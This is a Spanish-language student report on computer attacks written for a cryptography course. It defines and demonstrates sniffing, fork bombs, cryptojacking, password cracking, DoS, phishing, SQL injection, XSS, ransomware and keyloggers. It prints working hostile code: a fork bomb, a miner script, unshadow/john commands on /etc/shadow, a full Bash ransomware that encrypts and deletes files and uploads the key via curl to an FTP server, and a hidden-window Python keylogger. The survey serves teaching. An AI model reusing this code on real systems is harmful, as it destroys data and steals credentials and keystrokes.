Ataques Informáticos

Castillo Reyes Alfonso Ignacio

Criptografía

Grupo: 1

17 de febrero del 2019

1 Introduction

Para un profesional de la computación y las tecnologías de la información y comunicación es fundamental el conocimiento, ya sea básico o avanzado dependiendo la especialidad en que se este enfocado, sobre ciberseguridad. Claro es que el ámbito de la seguridad de la información es demasiado extenso. Sin embargo, se debe estar actualizado. Para ello es necesario el conocimiento de terminologia elemental, así como del funcionamiento de ciertas técnicas que permiten exponer los sistemas. A continuación se presentan los múltiples ataques que se pueden presentar y una breve descripción técnica de las formas en que pueden ser llevados a cabo.

2 Desarrollo

2.1 Man in the middle


2.1.1 Definición

Este ataque está catalogado del tipo *sniffing* y atenta contra la confidencialidad y la integridad de la información. Partamos del siguiente escenario. Se tiene un canal de comunicación entre dos partes a través del cual se envía información. El ataque consiste en que un tercero (atacante) mediante las herramientas adecuadas interviene la comunicación colocandose al centro del canal de comunicación, teniendo así la posibilidad de **ver y modificar** la información enviada del emisor antes de que llegue al receptor. Se muestra un diagrama a continuación:

2.1.2 Descripción técnica

Para generar un ataque de este tipo se puede hacer uso de la herramienta Wireshark. Esta herramienta provee de una interfaz gráfica que nos facilita el pro-

Figure 1: Diagrama del ataque



ceso. Primero se debe colocar la tarjeta de red en modo promiscuo, esto es, tener la posibilidad de procesar todos los paquetes que se reciban y no sólo aquellos que tengan como destino nuestra dirección IP o MAC. Para lograr lo anterior es necesario hacer las modificaciones necesarias en la configuración de la interfaz que se vaya a utilizar. Cabe destacar que la explicación de cómo llevar a cabo este ataque se centra en redes inalámbricas. Posteriormente, mediante el uso de filtros podemos obtener información más granular para los propósitos que se tengan. A continuación un ejemplo de una situación.


Nos encontramos en una red pública a través de la cual se encuentran conectados varios dispositivos que están enviando y recibiendo información. Nos interesa conocer las credenciales que serán enviadas del dispositivo con dirección IP 172.16.1.32 a una página web que utilice el protocolo http, el cual envía la información en claro. Una vez realizados los pasos mencionados en el párrafo anterior se procede a realizar el filtrado de paquetes. Conocemos, mediante algún método de reconocimiento de la red , la dirección IP de la víctima y tenemos conocimiento del protocolo mediante el cual serán enviados dichos datos. Es importante acentuar que el puerto que se utiliza generalmente para la escucha del protocolo http es el 80. Aplicamos el siguiente filtro ip.src == 172.16.1.32 && tcp.dstport == 80. Una vez capturados los paquetes se analizan y se pueden obtener las credenciales enviadas. Ejemplo en figura 2.

2.2 Fork bomb attack

2.2.1 Definición

El ataque de *Fork bomb* o bomba fork está clasificado en el área de denegación de servicio. Se encarga de atentar contra la disponibilidad de un sistema. Su nombre proviene debido a que un malware, mediante el comando fork en sistemas unix, genera múltiples procesos que consumen el poder de procesamiento de un

Figure 2: Ejemplo de filtrado de paquetes en Wireshark



equipo de cómputo y la causan saturación en la tabla de procesos del sistema. Lo anterior no permite el correcto funcionamiento del ordenador a menos que se proceda a un reinicio y erradicación del programa que propicia la generación desmesurada de procesos.

2.2.2 Descripción técnica

La creación de una bomba fork puede ser hecha en diversos lenguajes de programación que soporten llamadas al sistema. Un claro ejemplo es el repositorio en Github[2] que contiene más de doce códigos de bombas fork. A continuación uno de ellos:

Figure 3: Ejemplo de código de bomba fork

4 lines (3 sloc) | 30 Bytes

```
1  import os
2  while 1:
3          os.fork()
```

Sin embargo, para la inserción y ejecución del código en la máquina destino es requerido el uso de algún otro tipo de ataque.

2.3 Cryptojacking

2.3.1 Definición

El Cryptojacking consiste en la obtención de criptomonedas a través de dispositivos ajenos mediante un malware que, oculto del usuario, utiliza los recursos del dispositivo para hacer minería.

2.3.2 Descripción técnica

A continuación se muestra un código en Javascript recuperado de hackerbits[5]:

```
<script src="https://authedmine.com/lib/authedmine.min.js"></script
    >
<script>
    var miner = new CoinHive.Anonymous('
        nom2KNN1a8m7mJIHdNcI4FbluQ7lmpYA', {throttle: 0.5});

    // Only start on non-mobile devices and if not opted-out
    // in the last 14400 seconds (4 hours):
    if (!miner.isMobile() && !miner.didOptOut(14400)) {
        miner.start();
    }
</script>
```

Listing 1: cryptojacking script example

Sin embargo, este es un código lícito de minería de criptomonedas, debido a que requiere la aceptación del usuario para el uso de los recursos de su equipo. Muy utilizado en páginas que ofrecen servicios como conversión de archivos en la nube.

2.4 Brute force attack

2.4.1 Definición

Se considera un ataque que lleva a cabo un gran número de intentos con diferentes combinaciones de valores predefinidos, como pueden ser cadenas de caracteres, con el fin de analizar las respuestas y así vulnerar un sistema o servicio protegido bajo una contraseña u obtener datos almacenados mediante el hash del valor original. Para su ejecución es requerido de un equipo de cómputo o un conjunto de equipos de cómputo con muy buenos recursos de procesamiento y memoria. Asimismo, se puede hacer uso de un conjunto de *diccionarios*, los cuales son archivos con un gran número de palabaras. Las más comunes a usar por los usuarios.

2.4.2 Descripción técnica

Una ataque común es para la obtención de la contraseña de usuarios en sistemas Unix. Para ello es posible el uso de una herramienta llamada John the Ripper. Esta herramienta nos permite hacer un ataque de fuerza bruta para la obtención

de dichas contraseñas. Siguiendo los pasos para un *cracking* básico detallados en la página oficial[7] del software:

1. Primero obtenemos un archivo tradicional de contraseñas Unix a partir de los archivos *passwd y shadow* mediante los siguientes comandos:

```
1        umask 077
2        unshadow /etc/passwd /etc/shadow > mypasswd
```

2. Finalmente aplicamos el método clásico de John para la obtención de contraseñas con el siguiente comando:

```
1        john mypasswd
```

En caso de que la técnica presentada anteriormente no presentara resultados se pueden realizar más operaciones especializadas del software.

2.5 DoS (Denial of Sercice) attack

2.5.1 Definición

Es un ataque que atenta contra la disponibilidad de algún servicio. Generalmente, se produce mediante la inundación de peticiones, de tal forma que el equipo que se encarga de responder es sobrepasado en capacidad y su comportamiento normal se ve interrumpido. Es importante destacar que este tipo de ataque es caracterizado por ser realizado únicamente mediante un sólo equipo. El ataque DDoS es aquel que requiere de varios equipos de cómputo para realizar un denegación de servicio.

2.5.2 Descripción técnica

Mediante la herramienta UDP Flooder se puede realizad un ataque DoS. El programa requiere de la IP víctima y el puerto al que se mandará. El puerto dependera de a qué servicio UDP se piensa atacar. Dados los datos necesarios se genera una inundación de peticiones al servidor para atentar contra su disponibilidad.

2.6 Phishing


2.6.1 Definición

Esta técnica consiste en la suplantación de identidad con el fin de obtener información del usuario. Generalmente, los atacantes hacen uso de herramientas que timan al usuario de tal forma que crea que esta siendo contactado o que está visitando sitios de organiaciones legítimas.

2.6.2 Descripción técnica

En clásico ataque de phishing consiste en el envío de correos electrónicos a múltiples usuarios pretendiendo ser alguna empresa. Por ejemplo, en la figura 4 se muestra un correo que pretende hacerse pasar por un servicio de Apple para restablecer contraseña con un archivo pdf adjunto que muestra una liga al sitio phishing. La liga se muestra en la figura 5. Finalmente, se muestra el sitio phishing en la figura 6. Como se puede observar basta con enviar un correo suplantando una identidad para redirigir al usuario al sitio malicioso. Asimismo, es requerida la creación de una página Html con un poco de Php para recuperar las credenciales ingresadas por el usuario.

Figure 4: Mail de suplantación de identidad



2.7 SQL injection attack


2.7.1 Definición

Este ataque consiste en inyectar código SQL dentro de alguna aplicación web con el fin de tener acceso a información privada o lograr permisos administrativos para modificar la base de datos, como eliminar, crear o modificar registros y tablas.

2.7.2 Descripción técnica

Una de las técnicas más comunes para realizar un ataque de inyección de código SQL es mediante las entradas de texto de una aplicación web que no están

Figure 5: Contenido del archivo pdf que redirije al sitio malicioso



sanitizadas, esto es, que su entrada no es validada para evitar la inyección de código. En la figura 7 se muestra un ejemplo. Sin embargo, también se puede hacer de herramientas automatizadas como SQLMap.

2.8 Cross-site Scripting attack

2.8.1 Definición

Este tipo de ataque consiste en inyectar scripts con el fin de que sean ejecutados en un cliente, ya sea en el navegador o a través del código que una página web aloja de lado del cliente para su ejecución, como es el caso de los programas en javascript utilizados por páginas web. Estos ataques tienen como objetivo recopilar información del usuario, redirigirlo a sitios maliciosos o para minería.

2.8.2 Descripción técnica

Una forma de llevarlo a cabo es inyectando código a través de campos de texto de formularios que no validan el contenido. A continuación se muestra una simple forma de inyectar un alert() en una página web. En la figura 8 se muestra in incrustación del código y en la 9 su ejecución.

2.9 Ransomware

2.9.1 Definición

El ransomware es un tipo de malware que cifra los archivos de un sistema o interumpe el funcionamiento del mismo con el fin de pedir rescate para su restablecimiento. Sin embaro, el pago del rescate no asegura que el atacante en verdad rstablezca el sistema o entregue la llave con que se encuentran cifrados los archivos.

Figure 6: Sitio Malicioso





Figure 7: Imagen recuperada de [11]



2.9.2 Descripción técnica

En el Listing 2 se muestra la implementación de un ransomware que puede afectar sistemas GNU/Linux debido a que está implementado en el lenguaje Bash. El código se encarga de cifrar la carpeta Documents o Documentos o la carpeta Home en caso de no existir las anteriores. Cifra archivos con extensiones previamente definidas, elimina los originales y envía la llave con que fueron cifrados mediante curl a un servicio web. Finalmente, muestra una imagen pidiendo el rescate. Cabe destacar que los comentarios en el código carecen de acentos con el fin de no generar estragos en la ejecución del script. Asimismo, el programa permite el descifrado de los archivos si se provee la contraseña y la llave existe en el directorio donde se ejecuta el script.

Es importante hacer notar que es necesario de otros ataques o técnicas de intrusión para colocar el código del ransomware en la máquina víctima. Además, pára su ejecución se requiere de que el atacante escale privilegios del sistema con el fin de poder otorgar los permisos necesarios.

Figure 8: Se ingresa el código





Figure 9: Ejecución del código ingresado en el campo.




```
#!/bin/bash
# Seleccion de ruta donde se puede hallar informacion.
# en caso de no hallar Documents o documentos escoger
# la primera carpeta del directorio home con informacion (no vacia)
    .
# echo $1
documentsExist=$(ls /home | grep -ie "documents")
documentosExist=$(ls /home | grep -ie "documentos")
if [ "$documentsExist" != "" ]; then
  directory=$(echo $documentsExist | awk 'NR==1 {print $1}')
  # echo $directory
elif [ "$documentosExist" != "" ]; then
  directory=$(echo $documentosExist | awk 'NR==1 {print $1}')
  # echo $directory
else
  line=1
  while : ; do
    isDirectory=$(ls -l /home | awk -v var="$line" 'NR==var {print
        $1}' | awk '{print substr ($0,0,1)}')
    directory=$(ls -l /home |awk -v var="$line" 'NR==var {print $9
        }')
    # echo $(( $control == 1 ))
    if [ "$isDirectory" == "d" ];
    then
      notEmpty=$(ls /home/$directory)
      if [ "$notEmpty" != "" ]; then
```

```
24          # echo $isDirectory
25          # echo $directory
26          break
27        else
28          line=$(($line + 1))
29        fi
30      else
31        line=$(($line + 1))
32      fi
33    done
34  fi
35  # extraccion del nombre de los archivos para su futuro cifrado. Del
        directorio elegido se hace un ls
36  # para listar todos los archivos, se filtran por extension con grep
        y se escriben en un archivo.
37  ls /home/$directory | grep -Ei ".+(\.(pdf|docx|mp3|mp4|txt|png|jpg)
    )$" > info.ransom
38  # Primero se cuenta la cantidad de archivos dentro del directorio a
        capturar para ciclos posteriores.
39  line=$(cat info.ransom | wc -l)
40  count=1
41  # Verifica que existan archivos cifrados, otro caso, cifra.
42  ls /home/$directory | grep -Ei ".+(\.(encode))$" > infoDes.txt
43  areFilesEconded=$(cat infoDes.txt)
44  # Se verifica que la contrasenia sea correcta y que haya archivos
    cifrados.
45  if [ "$1" = "seguridad1" ]; then
46    if [ "$areFilesEconded" != "" ]; then
47      #Descifrado. Se descifran los archivos y se les quita la
            extension .encode a cada uno.
48      # echo "hay archivos cifrados"
49      line=$(cat infoDes.txt | wc -l)
50      count=1
51      while (( $count <= $line )); do
52        file=$(cat infoDes.txt | awk -v var="$count" 'NR==var {print
              }' | rev | awk '{print substr ($0,8)}' | rev)
53        # echo $file
54        openssl enc -aes-256-cbc -d -pass file:key.txt -in /home/
              $directory/"$file.encode" -out /home/$directory/"$file"
55        count=$(($count + 1))
56        rm /home/$directory/"$file.encode"
57      done
58      rm infoDes.txt
59    fi
60  fi
61  # si ya hay archivos cifrados, ya no cifra.
62  if [ "$areFilesEconded" = "" ]; then
63    # echo "no hay archivos cifra"
64    # echo "no hay archivos cifrados"
65    # Cifrado de los datos antes capturados. # Se genera un loop
          donde se cifrara archivo por archivo y conforme se van
          cifrando se van eliminando
66    # del sistema. Ademas, se anexa la extension ".encode".
67    openssl rand -base64 48 > key.txt
68    while (( $count <= $line )); do
69      file=$(cat info.ransom | awk -v var="$count" 'NR==var {print}')
70      # echo /home/$directory/"$file.encode"
```

```
71      openssl enc -aes-256-cbc -pass file:key.txt -in /home/
            $directory/"$file" -out /home/$directory/"$file.encode"
72      # echo ".$file"
73      # mv /home/$directory/"$file" /home/$directory/".$file"
74      rm /home/$directory/"$file"
75      count=$(($count + 1))
76    done
77    rm info.ransom
78  fi
79  #Extraccion de la llave. Para este caso de hace uso de un telefono
        movil en el cual se corre un servidor ftp
80  # y se tiene acceso a el mediante el siguiente comando:
81  curl -T key.txt  ftp://192.168.1.64:2121 --user alfcast:hola
82  #Publicacion del mensaje. Se muestra una imagen en la cual estan
        las instrucciones del rescate de la informacion.
83  display infoPirate.jpg
```

Listing 2: Ransomware simple desarrollado en la asignatura de Seguridad I

2.10 Keylogger

2.10.1 Definición

Un Keylogger es un tipo de ataque, ya sea por software o hardware que almacena todo aquello que el usuario introduzca a través del teclado. Se les denomina como un tipo de Spyware. Se encargan de, a través del almacenamiento de las pulsaciones que se hacen el teclado, obtener datos sensibles como números de tarjetas de crédito, contraseñas, entre otros.

2.10.2 Descripción técnica

Una forma de implementarlo es a través de software. Existen muchos programas que permiten hacer la función del registro de pulsaciones en el teclado. Sin embargo, puede ser desarrollado en algún lenguaje de programación para alguien que tenga las nociones sobre el tema. En el Listing 3 se muestra un código simple en python para su realización. El coódigo fue recuperado del sitio geeksforgeeks.org. Se corre el ejecutable de python en background y todas las pulsaciones serán almacenadas en el archivo output.txt [17]

```
1   # Python code for keylogger
2   # to be used in windows
3   import win32api
4   import win32console
5   import win32gui
6   import pythoncom, pyHook
7
8   win = win32console.GetConsoleWindow()
9   win32gui.ShowWindow(win, 0)
10
11  def OnKeyboardEvent(event):
12      if event.Ascii==5:
13          _exit(1)
14      if event.Ascii !=0 or 8:
```

```
15      #open output.txt to read current keystrokes
16          f = open('c:\output.txt', 'r+')
17          buffer = f.read()
18          f.close()
19      # open output.txt to write current + new keystrokes
20          f = open('c:\output.txt', 'w')
21          keylogs = chr(event.Ascii)
22          if event.Ascii == 13:
23          keylogs = '/n'
24          buffer += keylogs
25          f.write(buffer)
26          f.close()
27  # create a hook manager object
28  hm = pyHook.HookManager()
29  hm.KeyDown = OnKeyboardEvent
30  # set the hook
31  hm.HookKeyboard()
32  # wait forever
33  pythoncom.PumpMessages()
```

Listing 3: Código de un keylogger básico

3 Conclusión

Como se vio a lo largo del desarrollo existen múltiples formas de vulnerar un sistema. A lo largo de los años se han desarrollado herramientas que facilitan cada vez más el proceso y permiten a los atacantes lograr su cometido. Por lo tanto, es de gran importancia siempre implementar buenas prácticas a la hora de construir sistemas y poner en funcionamiento servidores. Existen muchas organizaciones que pueden servir como parámetro para dar una mejora continua. Se pueden consultar recomendaciones de OWASP o mantenerse informado mediante los boletines publicados por CERT reconocidos.

4 Referencias

References

[1] Wireshark.org. (2019). Wireshark User's Guide. [online] Available at: https://www.wireshark.org/docs/wsug_html_chunked/[Accessed 16 Feb. 2019].

[2] GitHub. (n.d.). fork-bomb. [online] Available at: https://github.com/aaronryank/fork-bomb [Accessed 16 Feb. 2019].

[3] GeeksforGeeks. (n.d.). Fork Bomb. [online] Available at: https://www.geeksforgeeks.org/fork-bomb/ [Accessed 16 Feb. 2019].

[4] Arntz, P. (n.d.). Definición de "cryptojacking": ¿qué es y cómo se puede prevenir?. [online] Malwarebytes. Available at: https://es.malwarebytes.com/cryptojacking/ [Accessed 16 Feb. 2019].

[5] Li, R. (n.d.). Cryptojacking scripts. [online] Hacker Bits. Available at: https://hackerbits.com/programming/cryptojacking-scripts/ [Accessed 16 Feb. 2019].

[6] Rehman, I. (2018). What Is A Brute Force Attack?. [online] The Official Cloudways Blog. Available at: https://www.cloudways.com/blog/what-is-brute-force-attack/ [Accessed 17 Feb. 2019].

[7] Openwall.com. (n.d.). John the Ripper - usage examples. [online] Available at: https://www.openwall.com/john/doc/EXAMPLES.shtml [Accessed 17 Feb. 2019].

[8] Shankdhar, P. (2019). Popular Tools for Brute-force Attacks. [online] InfoSec Resources. Available at: https://resources.infosecinstitute.com/popular-tools-for-brute-force-attacks/#gref [Accessed 17 Feb. 2019].

[9] Cloudflare. (2019). What is a Denial-of-Service Attack. [online] Available at: https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/ [Accessed 17 Feb. 2019].

[10] "¿Qué es Phishing?", Avast, 2019. [Online]. Available: https://www.avast.com/es-es/c-phishing. [Accessed: 17- Feb- 2019]

[11] "SQL Injection", W3schools.com, 2019. [Online]. Available: https://www.w3schools.com/sql/sql_injection.asp. [Accessed: 17- Feb- 2019]

[12] "SQL Injection - OWASP", Owasp.org, 2019. [Online]. Available: https://www.owasp.org/index.php/SQL_Injection. [Accessed: 17- Feb- 2019]

[13] "Cross-site Scripting (XSS) - OWASP", Owasp.org, 2019. [Online]. Available: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS). [Accessed: 17- Feb- 2019]

[14] "¿Qué es un Cross-Site Scripting (XSS)? — Cómo sucede — Avast", Avast.com, 2019. [Online]. Available: https://www.avast.com/es-es/c-xss. [Accessed: 17- Feb- 2019]

[15] "What is a ransomware?", Latam.kaspersky.com, 2019. [Online]. Available: https://latam.kaspersky.com/resource-center/definitions/what-is-ransomware. [Accessed: 17- Feb- 2019]

[16] "¿Qués es un keylogger?", Latam.kaspersky.com, 2019. [Online]. Available: https://latam.kaspersky.com/resource-center/definitions/keylogger. [Accessed: 17- Feb- 2019]

[17] [8]"Design a Keylogger in Python", GeeksforGeeks. [Online]. Available: https://www.geeksforgeeks.org/design-a-keylogger-in-python/. [Accessed: 17- Feb- 2019]